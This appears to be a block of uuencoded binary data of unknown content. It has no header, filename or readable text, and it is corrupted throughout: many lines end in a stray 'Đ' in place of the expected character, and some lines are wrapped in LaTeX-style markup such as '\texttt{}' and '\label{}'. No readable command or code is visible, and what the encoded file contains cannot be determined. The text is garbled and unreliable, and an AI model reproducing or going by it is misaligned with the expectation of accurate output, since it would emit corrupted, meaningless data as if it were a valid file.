MAI]'II.4U;YLXE=]ZE;HP(1TE?]\UZ*GJ!1<8DV#"36R4>.7T"^7BF]U@;_4D MBV^-\!0PV/=N=UU9,S4[2>-]>!C7A@].N>KPCQ_6S.47WO;A!A[+[K6?TMNGD M3.N%R=;JD2\'9`G'CNT,9+Z[[IM6N?A"%XB+9-4N:>&T"\$?*%E<CI:RR;03JD M*P3,<UKH(F%HX*/V&C)19G"--"U8XPSN1<-V723`,08)\>/N981`"N"2/H>=Đ M`P\$,NU%7C('6J-`DR6;.P@JV76L[Z92\$*6AL6B*((]^BXJ\ZOZ^LN"3V\$9(\Đ M)NQK+:G2'NCC>#G^T)-KY&9#A/HYPURH(5D@"']K2=K;^AF>":;^F_S(@F&?Đ M).B)+Q9B2[2-0;GZ!=KBB+`!NV&F#N>L1GTLJY5+!`,H_8@+5S``\'6W+6WWĐ M7JD-8J2LA4ZU(L2:CF;BQGQ^JS&1A40;PV5F'G""=]+I^<67'XIZG"@G]\$JUĐ M.4[QLBYM?G:(+)E:QQH>/+3%.1!6&H<3WPT++.9SS06)4Q*25AB9>;Z&RPZ9Đ M=<Q60"X5NM..ZH-XK#B^6Z0(DR4][_"'91&>`WN0D\$H;T9%R:+XSHKUI`]MTĐ M_R)VMUZ'_7;=W68V"V&^X!%SQFEKHY`<YY>^'!@ID3'V+Y%3`>2FG5RJ[[ZJĐ M1<[U?GHHLZKC6G)62G(Z6CXVB\$B'>GCE7WH'IXN<B`V:F]2[:I@>[9&Y_9#6D M+MJR@L:5G<A31;86(YH6S>0BR[Q:7!%\X5PD9<G4</>9N2)E*)>D<.C=QTW]D $\label{eq:mp-problem} \texttt{MP'[P=X@2F>(M3\'E;W<Z,VEUZVP\&2\MPWHPC-FFHZI=(TF9=M3S:</B=J,\&(D))} \\$ M\$(6H"[?X'F!'`7H[`)'K9S<?>`XGCY1C-'"@2XW?NY4\!,\1#\$FR6(AY>(,DĐ M*T04W+>)4\$Z9J0MK;\$O\$FBN?JBE>F'=5E^V\]O X9&W;&*^BA,].HS0=@)MIĐ $M^X=_; ZLN < JEGUNI3B_J^Y < 2_8 D1!; 3V!0:$!42%, 8[&8*K%/J01,D31@T+D]$ M#-:J10\$><\INB\$BT11APGZ?, `CZW=B9)'>1N"_<+4XXV1@&8!#HT"M54IGS9Đ $M[\&X]4FR2\%C;2"I2:2L^V\&=8^5"WFIE:<3PM*.E84>.8$STC(TX:B?!8LQ>[D])$ MCZ+AM7!: &%VKYB_50=; O/SXPX3+(0F^8G3V3\[Y)WF]1K_R_5\$U%1E%`V=@)D M5(?1U\HRF01MR;./[ZDS@0#_O>ZL:V0@8`#EEV[JLM\8?X1^\$],P;RHFJGCNĐ M5?2.\<G,:Z3]*CNGZ>Q>VOU-^PK@/_O\H0-_;R#WL`X(B'D9X:GCV]5Q_3FAĐ M>?<OZ:^H6>^\?HH"`03_T%GJ;XV^[N(M9EW1M^Z;E+O]2SH0`#,>Q+=/#`1\$Đ MD_RA", J\MKWL\$2UE'I)6'5A4>/XU_5](\5#NN.1K"JHO>![^[U/*6Z+S@+_<Đ MO:3P:GB7@8`^_GLJWP;G^=X+N-<E^"_UI%3Q''7ZY:0("&!Z&@L,W>OX+?4\D $M_{=}^{0.9$ M_X5HF^VF;'XF5VTR=X/K^*CT:<>]02>)P#B:1YCRRY&PMJSI5\;B2JLAR3-6D MDYS0GI__NM'*_U6X'/=]<PHV"KV:\$*\2VZ1;:]8[GEW,\\$\%GW<J%"I4N(``Đ MKZ++YYAAOU?8AU>+#=:6CJJ#8?+;@)-(RV.5T1K-ILTMOZL*7..*+[WV?=2?Đ $MQ;Q,1.9LQYE6"*/&T!H#9\\2-L,@=PL6MDV^(TW=KN17T[B1-B0^1U-7[#<W*D])$ MR:Z@G7FM5I\$UHM\$?>)C/-/V_7W8)6ER*8W^>5XK;Z2X\$]WT';=A/'(AU2#W5Đ M)?#1M*#B!@@`;%102RIE3_7FFK(]?L^KRA_Y>7!F:TV1\$L?TNNL\$X2F/5!16Đ MM!(7V+5E*;3XP3_B.\G5ZJ"MY_F22.]TJ=LW'S_<\.COFA!;!(@IMN-\YG39Đ MCEZX3E=C<RJ8T\$/NDW"C<74AY&>&4>3?/[.>GJH<C]'G.44AXGVH@8.GZ/N*D M2V3'!;\$7_B[*F-<ZK.#F/L6^;^F]W8\$3LNK*]Z4X5VM#A+6TW8K\$U2]A.PL-Đ

 $MQ*":QLZD]I$V-+1U>:G">4GB7`+6W^O&$\!]F2Y9%X)C)2K'5EJW^(@B9S[)D$ M(&FQ!;,D3^C54Z%W#5-#`4Z?2G<\$:\$"&?!Y0X#L64Q/#HTRJ2S%M2A.E](W4Đ M].2(FD#B3_K.YXG)\$Z\$B:CE&2QP[-AXAMNXQ,;MOX6P-4>N&O4RE8S028D1CĐ MVCG2,1]D4J(XWK\$9?SEH":TZ8+-\$2&ML`ZPO5VJ>0,!=?K,*M\1&"()OTF7*D MIV9DI;Y_G:J^W?&<R:JU3`C*2-_SXF-7F)N>@KB9UW#\$5`BHU_L)0M@CE![;D ML<*Y%YH/FP\$\$5!P]#^Y&Z1?[#BWV"T]G&K:YV<72+XP<-N(9YH*6@E&.75SYĐ M!"G)`T:9MHOC/[_C,O_"77T:NSN+_I`QG)]K\0.?4=%I'VIE##!0[D2K(]^OÐ MD!\DVQ(I8F3DD.)#6M48BZA09W_D<R`3I-P40L>.SZ;6\'JK;&1`QS;`/\8TD MW\$F"^J,/>E2T.M6Y2?/BJVH-7IK1XLLUD=:C8>Z`NA<7?@M"E89=KC%I7\$YFD M6Q"10IY:[R8E[7MQLAH-Y68%U!,CG9J4>\$CJ:VPJYCFP;_T-39ECCIF+K@0ID M]O5BZ27PX;C(XQ)UUJ4Z2X?&<D]"L=IH#E=Y3G3LA%*G8W8@ZWOAL!-=7Q>NĐ MG\7EHY2FI\+\$IL1"'XUB/["9@"&R;2'@!FS+YB>2T<:@-BP#',;Q64O*WG>+Đ M-TSK.L1N&E0GA.?'`XY<".5S3:F[8ETYX45\$U?N:6F=J7Z3&'*EC7%F06Z3CD MVF]%A6W@'+G1MY86B]INEJL?JK6D+RT-5R=1;!:6F?>=V3R<\=6SC#G5U@2NÐ MA\$TM/W\FEZAM"1W0Q!Y)NC.:)(OH"A:[?'4"_[!UY^>M<IKINGES\$+ZDHU%<Đ M&4F+-\8?OB!':"*]@_4@<Z8SO;.\MTO4-\$]??J*72NU6M!'IN\$0E2BA'L!<(Đ M5KA]<\-Z\%7%S\+JFF(W\?!ZV,,<,?55+Q8)0M>/RJ9)\0X'\(4-!?]9]:>9Đ M\$E[6N=?`9/@'X6\$T>[:J>3+?]ZIY6H\"KHM\$WP9?TT\$CT_&3(")M&#N7?(4WD MVBAH+.W=2+S,'34,'E*F'.3\$)XBM&:(XX-U3EE[GAF?INT]8=1GHLHN"-3C#Đ MI5JD)>+ZEAV5@(!VT6]%"C]NJTB*\,I*<D9\.96L^-]Y6*NT1.\`_"4Q#U]Đ $MBJR/FUX[G)HP'/OE"V&^2,HO'0$+NZV&TE"$&8+-DGMF_#,;`'Q:U7?]S*D$ M]5VKU=+8B[.N\0MX&%I^M=#MH9TZRT#/CRUK"('!_8\L]_;Y(N5%;H7%`RV:Đ M,(JOV%!0.]L&8/>P3?3^*,ZB25IS) \ 9/I7>NU\ -60-J<2GQ*>/%[R9-6%W'0D M&T:)A>O?*J>*L_.-B-=B9^X8PCBRS>()*U#H*!,>*U7MKVAE^UC>,NRYX4+D $M/UOOK0Z[\$FF-[PX=\E\:I"5NT:D*^TU!9:5Q?-!SYYW2YP\I-#/+]40WDH7<D$ MJ.L(:@3@RTE[@:@.TZ>1%12WIJDYUQY*XW`%.EUSI?&V1)7A+Z)9.Y+?>73>Đ MJ"WI^\XXM,!):MSX6'E.?/F:&"MV621N1S(,`0M[A2^5V>8V<_OSF,22D3SSÐ $M5C+L+G"1C2Y??P4<'FO;((!IG1X;X#X<Z;8BVE7_/L)?F<Q\WE)/=QAEF=E;D$ M\$:GQBMT2@,+0>#1FPRCXBD3]88+]-K.D&O,!^6J.@E\6]KD5"5T4?P7/-W:DĐ MB+7\$!`_%]-@VU2A%UQ=[QW=7[E9MT='CF\'2P+IN>)\-B,B#'V*R;I&<\IV(Đ $\texttt{M} \# \texttt{V=.NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF"!DE.(O>;Z".?\@CD)]} = \texttt{M} \# \texttt{NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF"!DE.(O>;Z".?\@CD)]} = \texttt{M} \# \texttt{NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF"!DE.(O>;Z".?\@CD)]} = \texttt{M} \# \texttt{NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF"!DE.(O>;Z".?\@CD)]} = \texttt{M} \# \texttt{NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF"!DE.(O>;Z".?\@CD)]} = \texttt{M} \# \texttt{NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF""!DE.(O>;Z".?\@CD)]} = \texttt{M} \# \texttt{NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF""!DE.(O>;Z"...)]} = \texttt{M} \# \texttt{NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF""]]} = \texttt{M} \# \texttt{NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF""]]} = \texttt{M} \# \texttt{M} \# \texttt{NGP,F(5Q:?.Y_Y,C.AU"*A"62B>Q[W(:Q?8'MKF""]]} = \texttt{M} \# \texttt{$ M^B'[<31R[U)]8X/I&R53HDO-D&F,*(`%'SVU-^1'&ZJ.6I/5Y_%'O<?2\$W-<Đ MWHI<5=,D9K5B[5%FUS.TX*%/)'9BR09+B9M\$DI!84!Q<KATEIDYX3@7V]3L6D $\texttt{M)_16'1/$"4J>*CZ\\@@TP<71?\\=!55IO[SGE*.ED02LQ.X$\\-$IGM8`<>H.P1D }$ M&LD)[#PHHMXX4QPMYG"QF5OG<,&*G_(R8/UD:T<)GQ_*+.L\$5IW7B*]X7.L=Đ MC8O;9\00..+.NV;L</\\$3)L\$%UV'([97Z%>5_&!.S/%]B%P8NZU!Q]\$UXDV@Đ $M(D.D=,^V\#5@$\#>?K-_T\+U+WL\#U\#U1DR2DPTWPV]>.Q(.(;]&LYPWWT]I^+DD$ MQ3V0KS2E=\34S18P54P'\>8]XP?@!YC"#X7>IWD1&?H7WHJR?CB^=/FJ)::MD M.>J*A@+1FA"<RGY%ZR-L\$5<+98\$;_A!U&7D'7BWJE4W%176(:5.VKN!C]QY.Ð MODOFS-?`SC[]S%I!"_6>#H8>Y>*FS+0\5ZN(LQEBVOZ'91-8W\$.JF0O>+*_MD $M\4R=XY.RYT3]-B(7YO@0D+1[^/4OM?^HENON8.TY@K="=IN;CW1T=8DZ>@Z2D)$ MK=[DV\$K%`#;0A-]V;M=RGH^<ZGB!9'W1]Y#3H<@1:OILVR0GF2SG`@C(%W\$?Đ M E(G\HKV-E#]C WK7IA"KZ!5L:,T:PHSZK-LR]'8TSF9KG`-@\$LO9OD.W 78Đ M"WI\]=G40];%N+106J+<D\$01G'PIWR^F<=J``,2CQU/2H,*\$LA<OG4G."*;.Đ M@+%\[B2,)'85Y5@BEDEAG.#%Z<%=IBIPSA4L&CC\$FY:H"UR7@J8T_FG:<L.,D M<(R+5J=JLOF<3Q=ZBOAK7%5W(H(U5B3K=U`;MZG&L?:%9D:F[-9Q8UJCC4@+D M7'9V,./EGSF?(?1)4]7:"XKK2BV;")B+A+DO,:U`ME^-4OM_MBV=3%5FOL^OĐ $M/YO>*B.-L;A^8CBF-9XLWTT$>(J3Z-1:.FD'!/9T<D>4[+]90@V5[>U:G)M-D$ M, ESJ374-ABE.W3W03"V<<GUHZ#^PQK^NR8"H]AO=FA8=EI@36[F`'R)'X28LD M^;K@1Q>I=-J0*/OTS]82-QJ91FO!BVF<8>"XDK=_G70YQ%T>O'O?/5V7RKGRĐ M'LY^,X/-\$,FJKJ**;#W3`-`:6CI6/+\.Z=2UT]I5-B:&/;\$J218'&5YCQC:.Ð MGC!H%+KOD2D;P5R/!"\&#<\$.V5_5SZ-[[_\$]9"O=['UR*D\+R562W0F`[MURĐ $M.(\#QP\$?Z+SN8>S30^=+\%0A(]M"NT/^P\$\GC^BUDSY?3,<12'H(K=IL\/@?;D)$ MY1%``!\[\$'!W\>9>-*L%XGW06?XL1:OFP%T=>L-WK]S,_OR\!@2L]?S#L0DPĐ MS_4: 'P4"7I[?_(;ZUYGN.R_;K.GB]%)UR#3FI2[>V6JQ610FAV+1%%N\\W6+D MIQ)?MCW:F"LZSE*6,C96P_25T_J&AI;&6'9Y/\$YX-:%/O,J@<H-Z[U;]N)TEĐ MUZG1#0VG;V2'!GZ\$S!%\Z\)OF1\$%FZI#7*?&IID<O>%1*M.W'`3)D*#<BVZQĐ M022 804=,=79-,I2RM(/T\$*97-R@/=TQS8<CB=2-I]%@APAC0N<"PXWN02?<D MVL>J-!P+@6B/8=T]BKXXC1I,^"2!*]DP8K"';/D@/MB3KN*&Z5WZI4DRN8Y'Đ MF<M?MHAJ+#L>8A'`90>YRINNX+6A8]JND_22772\L'-RE83#;K44T<9N'Z5MĐ

M"@28RC??92WC*V;I#QX5M9WO9B`,-M2UF&[7-3)J/8]!SJ@8ZTGQB_!'1/XTD M(\$\WMN91>:;6PGGUM`8"SC:]+EA-GQ'-R1<:#A=;/)+PC5?L\$./"]8V'+Z_Ð M\\$`H7GVD+5>>&TC>H**=Z*</K%W8C5AOCCG9%MN3K\@X:!<RB:ZF=\$W^+FNID $M^*=R=;K!]\\-XQ_Z3U2G-DH/ZR;S)^*S&N;C@FYJZZL"23_:/?M$K>\\'HC':F:D$ MT6Q=\$8FRLHK;-S'JC#R4-I'=_N\R9<+DWK4/BM0ZAX3@GSZ\$\$5\$=0Q':H&(MD ML[MERG!/TPPEI-H9<I.<N>'RC(5]^:[ND7.RW<QX'"EV4J`\$L;*[V!F:%9\GD M\4, AH\3###LMO&\$P":.H=R4=EPI2;-#HGCEM)R,1C DY+!LW\+#<:15BP=5D M5Y<^;EUB=CXB*[HK:H=>#P!H!HP!P**^2`7]4&:[[*;YF%F"%EVDFD&NQ.B7Đ $\verb|M'D#H@L_L<,-;ZV4R^6K\|)I-F_`YKCFU5G\&:3VLD48\@Q2K[W,PA'6W>I!<&UD|$ M6#%?^F1T!*A53UPOI>%\V9&N.F1W,L=FHHP%3,K@("QYZKI7?WTG<;,T;FJ]D MOJ3A(77(MZB>GA3P@?N`'*)OFS)CR3X:\$8I;5U'TQVV9PYVH\LQH]\D*91/.Đ MDBFXP<E@IQ+Q/@\E=U="[.<2\$M:`C-,Y^[':)O<6+8^3\!C*ZL5<3U7"3`(!Đ M`OAS&Q?LO=#5,-')VE&1=4%[TN'%_)FV(4+KM!<\BXP^@JJLZ'7#QTSIU:]NĐ M,B"F&+8K?23-,5:Z#(VN4&!VE<0`.UB_@T,\$#A<ZP.PQ:YD):W6"=UAVL@\6Đ MH:=.O'XD1>87D<\+'0?@-G7HY9\$PURMD""1FL8)?SX=W7&5IAZC)=C.D]RX'D MK+X,=\$6U1=K&T>;'FLP]5I?G!M:)\$YN>3/C?/AD+P7];-ZP)A]I0JW;#YP_KĐ M&@35?/C:5UZCV6I-^Z.IIZR2`<R)200G^QHOX=/:QFV:\<=QRT(S&ZFF)1(%D MJLJ!SDZXS/BW\$7%N\9J[N3K\$5TJMBQDPEQ]8%'[\$-`I?5I5HXG-OJXDC_)!QĐ M#N>XUZ)/GEBAXP5V\$*LJ8TYR5SZU3-M34_MMX!@,`\$.,]3!_/2:C7@`\$P,Z)Đ M``%9:4#`TWW6\V=32:;N7@V=EH&4#:K!Y:LVLEFXDN\:,80A2%7SG9!V`/AMD M).]8R\$WHO<#ZAZ[M9JW\MK!A\$143\$ODXHNK@9!&2A:%HFW?0JW`0MI45A%%ND MUN=/GVLRC.NG63G(-\$]B*1-4#737`\8E'+1!JP))0FEEE")9XJ6":PKA"/;7Đ M+3?: 'B=HQL*</_MV*=87_O<4#]5L-NUUP\=6Y;%1TL1BPAIX\$=K<)5XGJTU6Đ M\$+1M7;H?+HO0!U,_E!D7VE+-OA8O#BQE@GSTU^\G=5K/A-JFDEMO!-.HG*W[Đ $\label{eq:m-cnd} $$M-CND#$$H7J^>N&_#@*1?)49K)&W#FU?UF)IS#J9HE5G7R5O$MQJK>P$V+3>@VDESTAN$ $M3Y_3#%R;Z$G*=%]^0D'7ZH;<QF^TN(1I72!6S_Q$KF[0+*H&Q><=2)6,$RHD$ M6+BXY)FR_P[*&0B`]O4H.=%9:MY;9'/UM%Y\]4@96SX98QZC:N4%K6I(Q/XRĐ M?:.:%R#1<_"Q*!QWFQ+NQT-:0=%-\>O/[K##&2E"FIBU?8G(H>:`96H7M'7-Đ M0-_IRKBG]13<]#VNI>DY/IH[S/>0X<2!["GTQI\$DD@X/`ZH,L#Y!)(^^,NYSĐ MW\A]302?I\$<U5'3JC\$]PK/BO:M+/'CRM"BJ*"G/?=&+OCNO7P.^9"@\Q)RDBD $M_5N[^/10.]H>0?D4^N<7]1U!*0_^E3,Z-_NVS(<-H><52Z=&S?7+5G584:D7Ð$ $\label{eq:mqe_exp} \texttt{MQ&@X<H-C:.$\&\#.`\#/W!QZ\,?V3)<;9+8YRQQDR)P91/>:8W'H;H&*+.OGNQ"D}$ M4B<\5+.S.;]K>R:('4>[-&_>&GWG7O3^C"8%BTMZ.3RRL3#NS5I]*3`J*ZE8Đ MK+F-:"!P71AS?N[XY?=//KZ\BUR;NWF`FBEV5.'D0^!NB.W5=S=(0#X)KLEDĐ M(!0;^>E#%!F0S(8XQ%3>4S4(62KWP4VR)DF^(VX,=9E^D30&>ZBXTW^%)I@!D MK@J,9QPW3BOM'K9/DJ7&OT;)7'7)CM]8/M1UFVX9;/!Y%-,3M*HC7M*UZ+"!Đ M"6(1SW1F`"^%>BI.YNB:LSRC7>#&++%&)V3\$]`+AXYY8=5V3<4/3C!0[A)JMD $M+=X\K^C\<6FN6[A!5/+U(+J^)!^@-K,U]?WE)-RIV3W$^@A@D3B]74JF7$=MD$ $MN[0=N[UA[8\#R+K5]W+?NA'(.6=1A'N8(S^.\#WK)R>/Q^:_5,/T'@9MG/OR?Đ]$ MYHAR#IQ<YD=-K<R\!;339X5"-33.GPF9OJ&H`\!NP%`XCIXM#\U;?^H%(8T0Đ M>,N0I1BSQ\$''BYV1)VNE7#2%4.1MWV`71ZTWDK1*]L 6?6^.<,K;W<>4&P>ID MWWXGLVLN*O&S+X&Y^?!KPE"E]8KF>!N(T;(&%CZ; 7C332DC1S\$K96/OT8N)Đ MN43X%LE"B3":2JQ3P*\7D/UW`I[:N<XK-ROB'>&KW5S17*([)A`0A2#X,N"5Đ M7G?H>+CG=7;#JQ/+:>/5J<,WFFF[:6_.FHYAKR-@2KRX,!1H&!T(2PYU2FU_D M5:\$^.G7S9')*MTA)W)`ONTIAW&@:Q]B+U\4,L@SW!<=*XF*0!-2A[MXROZF&D M%CWO3K)@*7BCI?%2GT(J+<WI^L\$'&K`R\$06%C=NJCCLG7RE?7T;:K;&TM)S(Đ M)\$[0IS^@"8D3C;(D(C.'E_B>P4\$^[K4CSV;&3N'G;/U<Z;J),?-)**V`%40>Đ MVQ+'E7,ZF01B/#R#Y58\5QPXTY8.V^/[;O,BYD.0:.Y]+,:>!JF1\A](8C&<Đ MZ]\$]7B[*AA5!Y:=GK_VXT3#<A:3#C'UDC`\$GTZXE6=E'J^234DZKMNVUP]3<Ð M%))@3-3H='F%`\$,-D&#]R!1B'KRQ.+<4>ZG]R)(\\$052MCLDV003ARX8\"W[Ð MC%>Y2-:7>4U7'7<K<+QD=3K')XTBJ^TH>1.K<CHZ4M\=_Y1ZQ%N[)ETXL&I.Ð MX@?[@SMI<U3E\['<7/6RWL4ODL%KVX[SVZ@--- 817;@WGV\9-*XM]L]6` EĐ M"K.N%=_!\\$Y<01%3)*Y::H`:D08AL3KH["EV:*?32]\[GU\``OP#9^A8]F>/Ð M[O`M(5 \C>\F'FQHPJ69AHYC40H2URO'J'%\$6C%N&^2\$"X\$`HY6!BVHMP[EMÐ MD#LR?8@FFB"LSH5Q`H635F9'#RHXZF"Z;X9VQ@&DNOE.ISA.UB36TJ&>=U7=Đ MM-)KQ[)#29G*:3QE\$U&2W>%)J;8X%F##..*"<\3&'R"U'#?-!6UW.^W!Q3"<Đ M:1%"1A)_=!/E&\$;.CZE!\$N/8M?'+I4M&P:ZJ/50XVUM:PGNJ,8V02`6M@D`KĐ M>*G.ZUNY;5F/RM2>7P2:)LG'0N]HN!5(RH]HA9L2+,/Z-KX+*H\$_X482T8]-Đ MJ'`[>[.<F!Z*=?0U1&9KAR6I.;ZW1@T\$0!F4V\RM50-D\$7F6K3V0W,OH#_71D MB*0UG\8UQ"U4QCLN69GW1-\$GE/&-I+H40;T3-&F&T**P!GZ`SZ)W+.BV\$^V]D

M\$*TX%S\$:6*][JW`0IR.);14IW\$FOS5\?*'/DU&HU."6QAS'25>`G&BT6LR?`D M!2<1G/(QNZ]`%RGX:ZW<D\$K+*RM3NH2>:Z^6AA2^5'T2R=MY<`QD=7[P?NJUÐ MS2RPYJDI8JLI&,_56!BZ"..))NY\$&3+ZU.+>+SNZ7<1AARU`[DR\JT<P;7\$]D M;#0-IL80)=V!D>*K5_\$QAGZDMP&P\$"\$S],UNV:'7]>3DQ/USD6KG=U''ZD.QĐ MC4A3+7D698M80<IUD"N,'R`AX[)THFAU4U,#/-M+IQ8KYLWV_;A)-1HZE>+RÐ M+H1N6=?^M,A"3,-)F@S&6U%)^#WV!QCR#[=LER\%)UR;RE>W%E=VS"W6%C?]D M%G/109;?-=ER(>J:!RU!1PZ<KO!YO-_I+Z9@*]0YNP<!JDA%V*KONAM2886=Đ M"Y=<*X,N5[G%L5!TH_-#0;L)MK.)`<_=!'-DQ#"P@X(IWUN``,G'ND><R0H*Đ M;>6F\$S25Z%4U-=7Y^F^+'K6Q6:30EZ7.K/)'%BB&'JR(I)TK(=(=L;2S7M%?Đ M`UYR;V68Y=Z\$V5JUU=74J\?SR?PE\$+#.\6R_V/J@2_AA[][I(8.Q9TA#]`((Ð M\':Z5C8.*M.M.3_Q=^H2@..O+DSP8UAECQ8#X&+T"Z@[[DES5]L>.PJOD*')D M"8L+_'JQXO\'`]2_B.^=K%^/'W7_>OP(?X_V:\;7IG\\<!2IB7^N,GYEC%GHD M, #\F#Y(R#;PY`(`B4=0-RJN=8;]PD'4)6P,\$E,,``=]"ZU11'%7IE,P)7[11Đ M9M)Y"H*XQ8WDMCY22Y7`UI;M8MBB\$HO`]`-<S7@U#1P'.]'Z?1T[*O-K(HB4Đ M(]YS%#A%MYJ(D_+W30TS#LJ+G\$+_Z,^1^VS\$FF3=R%LB=?7&".!'7P-W;?-\$Đ M6:)V/S.QI.UZVO43!&S'!2QR'OSH/>'J?K]2=I)>\X'YSAJ0Z;(HPZ:::T#(Đ M(++*7;L-D)Z(&QRW%"9/GC5;!.V:DMX#YR8MIWI@[,W)3U%&-"%)STVD\$B?9Đ MN4K>VN\^C5)(1(2^]Y\$2P!\$3VW)5%0KDSS<0CHA^;NJ;`>-<&>2J&?T*@08\$Đ MU)J[0LV89GJY;2`X7?9:Q)MBW![4F`E=X5HRQ0P;7!JYOWZ@ZFG'N8"_'&<9Đ MS!FTI1H+HW3U"3%<55.\$AS<2);8ASVR%/:7(?\G6&.`M`10.0[<N&:1N'BX0Đ M*>WQ5R/IBA)((,>7-WO61IC;K%\$%._A,)'ON;*.M=='WU\$"!M2BP^IQ`OLO!Đ M#?\5'5V&N?S:Z<F_TF&V/W/MGEVG(U3(>#+'-!]UF=N:SCC:&'X!'.R*#Q;-D MO3\2DE0'QCQP2R[515;#SXL^C:HUKA#*U@*TD<M.H)/\M.@0PKE6_G6BS-R\$D MKWB*^X8;L[07+0S^*XT\4S/)T.1I!#YAM&T@EA&V[JC?G\$^0S/J+U:8M=XR)D MD8H]:3<^8T0WD@!MM-.>O<=H:WHX4N,U+,5;7>T^-^K&X.ZDY4P/3,(Y;<E*Đ M,"8&Z43H-`+@7ZY22`[[S_`%(H*S+RRL8JM-F*2K0T9*C8;%=QXT@K&P%_H`Đ MQZ>G61<U*RO#_E^\LNG_*P&1YIX>",!['_04#01PFD\?#?/^^B]98/;K-M^8Đ $M^LW'_{\infty}N.N\\<L^D'<1K[UBJS=,6+E\&:OK)0U35*7,L44N#<,8A#Q[#&<4^RMDD]$ $MG^^7_{=:.A=*K:5=M[L:GWTF78YE_9);9Z\#"P6I]NE-!K??&5V(5/&F0=1BD)$ $M) \& RW: \& JJW/\$8E) > 4B0CB7\$ > 'O77V = V3] LNYBQC; V < Y'HGM[= (8^^@KQ-I) D$ MKXN_UJT%9F-^%N_DBP4"B"/+E/,-R=J-VMJ;MC3"XANNC"/%,12P8B=\$D_7EĐ MU52V=]KE&8_ZT5%=TGI[, \ \ -&\ *%=VMPT+! \ E)+/ "W9PIO<FXB]2 \ UHEP9L#Đ $M*[AS=F9?]ZMK=*N%]#/YM(M)->EL+[>(R_#/8W^03E32";$YRXXSV08MH,%$D)$ $\texttt{M,_O:XVQQ;`05E7GX6S^SWM\$?\#429G\$QTM,:]HGAA>P2=K!J.SP,!>UO'YCLWD}$ M :M+D:T>9A[L/7ATT JI#BWIZMUHY7>@H]AH>8:W<0V`=)"Y^P#E)G.Y'"WMĐ M0;L2>\<OUF:)1R3R\-EAZ26)X*5"&]'Z'&.VJ4ZI^;[J/Z;JAI8UU#351=\+Đ ME<: Z^FHRZOTHAV]C\#S3ML&O^KZY^+W]C/[JI^;59VV9,U;+NO'WRZ/@G]0FD MRHE<=:]HT6!\L^UKMA]"P,*_1JE;%@1S&[K<NED9B%GMJ1(UQLX("<]OX=3KĐ MEW]^C[<)4PJ<G0]D!*9S(Z[MC:\$.WB\$J4 D?.D[]6XX1B>7##%9!'&/NE\$&Đ M&OEOC,0#3G;D),T.:<1*ZTGGDE,?E]@/&BAAR/R)B(PB^19'(("PJ&//R]5JĐ M2 W";AR<S5G%65X2=4@/`YHDG*8"?^0;+GZT\<]TM 2S>RENI9V'+/,XHW%FD MYX4X'';+E8PV=MLL;:KJPT3,][3M*79S#*4F`?FAI-%G:N0\$\$#2MR.R:YRI8Đ MG*/J:;U(VI^;-Z=@N"_+?LAB![2T-,**8^M.MM@Q)F]RK,]0(:F[L;R*:4_*Đ MG'2TQN*CW@_M'DJJDC0E;M(\Q)"FUGQ_]XY?,QR/0N8M1:;V.':G?3BKUK)&Đ M87N+<^WRN0U11U#1HN);>^-<N2-V^_CM`%P6*=B'W4VVKA*&<<&^KZ"NO3I3Đ M`>):IX--6W_3&JN6=GR")J=.C2VONBH5E40.`LT!E7[5:^6"J3KC:-AJ*:T<Đ MHZ1O(AXBBR3I*P(8&-HZ9^W2.I(;SY>Q1L[DI,.8,-#9(,):@";G]KMDEW[GĐ $M^<+C[\$^70?^DH]$ 7FUM.@T=13W\$!3%9,40>Z^?*["NX>WEX8I0(52BWZ]\-6KD MDRU; KCELU>GFAFN(FNO)2^1-9]8%08(7W\$^\=.1Z_530!@)`%9[-NVX57E7NĐ M\)*XW5)9E)UO7R.```%SQ&<8F8O<WPH=%SQ7G+YSN6,Q*3T[><%Y]9W%OT?)D $\label{eq:mva+} \texttt{MVA+} \,] \, \texttt{K<2"S(/.,N[%J<f$VMK2(_L+1"G?.2E?7]2?"U1G778T<fXM3^34=\#1<D)} \, .$ M6S_"J7JM2WA%X/\YOR'?CI>-?7]3KK"QE_7^VC5&)1#P(_[7^^?_5`)OR&OHĐ M=7TOREXD=.QU;:)CG_8+\$.!#^<KR>Q&>MX^\$E\YQO-T(](P_DV[R6R\$W2B"\D M^LDODV?T_7\"E\D?:\$']#=;?8/T.%BXFTLJG&HU1W`DVIU8+;!DKZ")JMK)<Đ M+#EAM/_FE5/_3\+_O2>EKA"1EQ_>ER?[E.8PF5;Z\2SCV7V#&&,[^3+8SR6^Đ $M;@=I/W1XWF]=NB:(1@MNNRP6@HJ;_$,/-"XN]J,CGX)68@=>GI7%=C5;YJ>#D$ MVR.*%A/WMI[!AA!/^7E\$7TXPWN^-88/&L1L!W:6QN0RF(,ITSBCBMG=CX@_5D M;O;A*F6^]^@M>\$[\$FP9OWHLS[L:_N`T0+W1[`^G?S"G"T[%/UZ\2`.!;5K.XĐ

MZ?:UF5`\$QCSH._EU;0=3N561.*Z6UL8FV*F<EOF\$7XC.X'<>5@(?GYSY!P?Đ $M^6Z\#SMK[;ZVI=ZYXYW9<U?:L']>2G%?[W:WZL4M$G[R.F1\ZKJ>\,G9>"K!YD]$ MC5;6V18RGNH0[JZ>E4;EM-59VHU^.FE@LBH@U)CETYQ`3SF2UM=#0@`(41'3D M`*[^KB:>'BN<`S0(0:'0)Q"'[1FX8S%@'J3?S%V9KGPQ:/V+"-&,A_\$/T[*2Đ M,;/IGTFT#7!:VY[&7C*EG4\XGT2X3M:RV!M2LC:SO1K:9\@\>VOT@("R)_8%D MV\2E&N?3FBSFTZLLYI?B\:3/<ZM*-PM)-UJ\U":9BT,X%'?Y(Q&&W(8%(*3QĐ $M5BCK6V8B'"BZ=QL9ZFTQI*64&*3*[5M-=W<@]Q374Z#A&+SQMQ(>=4^0PV)D$ MTM`D2F`O';?8SVN/IAUCEZ]3X5G,5F>K)V,O2RY/#Z]4OI,\ZEQND,&E;)>2D 